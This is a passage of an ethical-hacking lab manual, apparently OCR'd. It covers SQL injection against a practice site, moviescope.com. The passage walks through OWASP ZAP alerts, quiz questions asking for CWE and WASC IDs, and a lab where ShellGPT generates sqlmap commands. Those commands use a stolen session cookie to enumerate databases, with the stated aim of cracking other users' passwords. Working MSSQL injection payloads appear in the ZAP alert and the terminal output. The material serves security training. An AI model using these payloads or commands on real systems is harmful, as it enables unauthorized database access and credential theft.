
17. Now, expand the **SQL Injection** vulnerability node under the **Alerts** tab.

18.



19. Click on the discovered **SQL Injection** vulnerability and further click on the vulnerable URL.
20. You can observe the information such as **Risk**, **Confidence**, **Parameter**, **Attack**, etc., regarding the discovered SQL Injection vulnerability in the lower right-bottom, as shown in the screenshot.
21. The risks associated with the vulnerability are categorized according to severity of risk as Low, Medium, High, and Informational alerts. Each level of risk is represented by a different flag color:
    - **Red Flag**: High risk
    - **Orange Flag**: Medium risk
    - **Yellow Flag**: Low risk
    - **Blue Flag**: Provides details about information disclosure vulnerabilities

22.



23. Similarly, expand any other vulnerability (here, **SQL Injection-MsSQL**) node under the **Alerts** tab and further click on the vulnerable URLs.

24.

Untitled Session - ZAP 2.14.0

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites

Contexts
Default Context
Sites

Quick Start | Request | Response | Requester

Welcome to ZAP

Open Source Fellowship

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com Select...

Use traditional spider: ☑

Use ajax spider: ☐ with Firefox Headless

Attack Stop

History | Search | Alerts | Output | Spider | Active Scan

Alerts (14)
- SQL Injection
- SQL Injection - MsSQL (2)
  - POST: http://www.moviescope.com/
  - POST: http://www.moviescope.com/
- Absence of Anti-CSRF Tokens (3)
- Content Security Policy (CSP) Header Not Set (5)
- Missing Anti-clickjacking Header (3)
- Server Leaks Information via "X-Powered-By" HTTP Respons
- Server Leaks Version Information via "Server" HTTP Respons
- X-AspNet-Version Response Header (3)
- X-Content-Type-Options Header Missing (16)
- Authentication Request Identified (2)

SQL Injection - MsSQL


URL: http://www.moviescope.com/
Risk: High
Confidence: Medium
Parameter: txtpwd
Attack: ZAP' WAITFOR DELAY '0:0:15' --
Evidence:
CWE ID: 89
WASC ID: 19
Source: Active (40027 - SQL Injection - MsSQL)
Input Vector: Form Query

Description:
SQL injection may be possible.

Alerts 2 3 4 5 | Main Proxy: localhost:8080 | Current Scans 0 0 0 0 0 0 0

5:08 AM
3/20/2024

25.



26. This concludes the demonstration of how to detect SQL injection vulnerabilities using OWASP ZAP.
27. Close all open windows and document all the acquired information.
28. You can also use other SQL injection detection tools such as **Damn Small SQLi Scanner** (**DSSS**) (https://github.com), Snort (https://snort.org), **Burp Suite** (https://www.portswigger.net), **HCL AppScan** (https://www. hcl-software.com) etc. to detect SQL injection vulnerabilities.

Question 15.2.1.1

Use OWASP ZAP to test a web application (www.moviescope.com) for SQL injection vulnerabilities. Enter the CWE ID of the SQL injection vulnerability found in www.moviescope.com.

Score

Question 15.2.1.2

Use OWASP ZAP to test a web application (www.moviescope.com) for SQL injection vulnerabilities. Enter the WASC ID of the SQL injection vulnerability found in www.moviescope.com.

Score

Lab 3: Perform SQL Injection using AI

Lab Scenario

As an ethical hacker or penetration tester, you must have a sound knowledge on the integration of AI technology in identifying and exploiting SQL injection vulnerabilities within web applications. You will leverage AI-generated

payloads to enhance the efficiency and effectiveness of SQL injection attacks during penetration testing assessments.

Lab Objectives

- Perform SQL injection using ShellGPT

Overview of SQL Injection using AI

SQL injection with AI involves leveraging artificial intelligence to craft sophisticated injection payloads, automating the process of identifying and exploiting vulnerabilities in web applications. AI models generate context-aware SQL queries, enhancing penetration testing efficiency and effectiveness.

Task 1: Perform SQL Injection using ShellGPT


ShellGPT, an AI language model, can be utilized to assist in the exploration of SQL injection vulnerabilities within web applications. It can also assist in crafting malicious payloads or generating SQL queries.

Here, we will use ShellGPT to perform SQL injection on the target website.

The commands generated by ShellGPT may vary depending on the prompt used and the tools available on the machine. Due to these variables, the output generated by ShellGPT might differ from what is shown in the screenshots. These differences arise from the dynamic nature of the AI's processing and the diverse environments in which it operates. As a result, you may observe differences in command syntax, execution, and results while performing this lab task.


1. Click Parrot Security to switch to Parrot machine, and login with **attacker/toor**. Open a Terminal window and execute **sudo su** to run the program as a root user (When prompted, enter the password **toor**).
2. The password that you type will not be visible.
3. Run **bash sgpt.sh** command to configure ShellGPT and the AI activation key.
4. You can follow the **Instructions to Download your AI Activation Key** in **Module 00: CEH Lab Setup** to obtain the AI activation key. Alternatively, follow the instructions available in the file, Instructions to Download your AI_Activation_Key.pdf.

5.



6. In this lab we will use AI to perform SQL injection attack against MSSQL to extract databases.
7. In this task, you will pretend that you are a registered user on the http://www.moviescope.com website, and you want to crack the passwords of the other users from the website's database.
8. First we need to login to **http://www.moviescope.com** website and copy the cookie value, to do so follow **Steps#2-7** from **Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap** of **Lab 1: Perform SQL Injection Attacks**.

9.



10. We will now, enumerate the database of the target website to do so, switch to the terminal window and run **sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value '[cookie value which you have copied in Step#3]' and enumerate the DBMS databases"** command to scan the target website for SQL injection vulnerability and enumerate databases.
11. In the prompt, type **E** and press **Enter** to execute the command.
12. If **Do you want to skip for other DBMSes?** prompts , type **Y** and press **Enter** to execute the command.


13.

```
Applications  Places  System                                   Mon May 27, 01:
sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8w
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[/home/attacker]
└──╼ #sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?i
=1 with cookie value 'mscope=1jWydNf8wro=; ui-tabs-1=0' and enumerate the DBMS databases"
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1
0" --batch --dbs
[E]xecute, [D]escribe, [A]bort: E

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.3#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:16:07 /2024-05-27/

[01:16:07] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:16:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
Menu   sgpt --chat sql --shell ...   [Home - MovieScope ...
```

14.

```
Applications  Places  System                                   Mon May 27, 01:
sgpt --chat sql --shell "Use sqlmap on target url http://www.moviescope.com/viewprofile.aspx?id=1 with cookie value 'mscope=1jWydNf8w
File  Edit  View  Search  Terminal  Help
[*] starting @ 01:16:07 /2024-05-27/

[01:16:07] [INFO] resuming back-end DBMS 'microsoft sql server'
[01:16:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8849=8849

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: id=1;WAITFOR DELAY '0:0:5'--

    Type: time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind (IF)
    Payload: id=1 WAITFOR DELAY '0:0:5'

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CHAR(113)+CHAR(112)+CHAR(
13)+CHAR(122)+CHAR(113)+CHAR(77)+CHAR(98)+CHAR(99)+CHAR(67)+CHAR(82)+CHAR(120)+CHAR(72)+CHAR(104)+CHA
R(80)+CHAR(76)+CHAR(112)+CHAR(68)+CHAR(66)+CHAR(116)+CHAR(121)+CHAR(84)+CHAR(78)+CHAR(111)+CHAR(73)+
HAR(66)+CHAR(98)+CHAR(122)+CHAR(109)+CHAR(106)+CHAR(89)+CHAR(82)+CHAR(103)+CHAR(83)+CHAR(118)+CHAR(7
)+CHAR(98)+CHAR(67)+CHAR(66)+CHAR(90)+CHAR(122)+CHAR(86)+CHAR(76)+CHAR(102)+CHAR(86)+CHAR(82)+CHAR(1
Menu   sgpt --chat sql --shell ...   [Home - MovieScope ...
```

15.

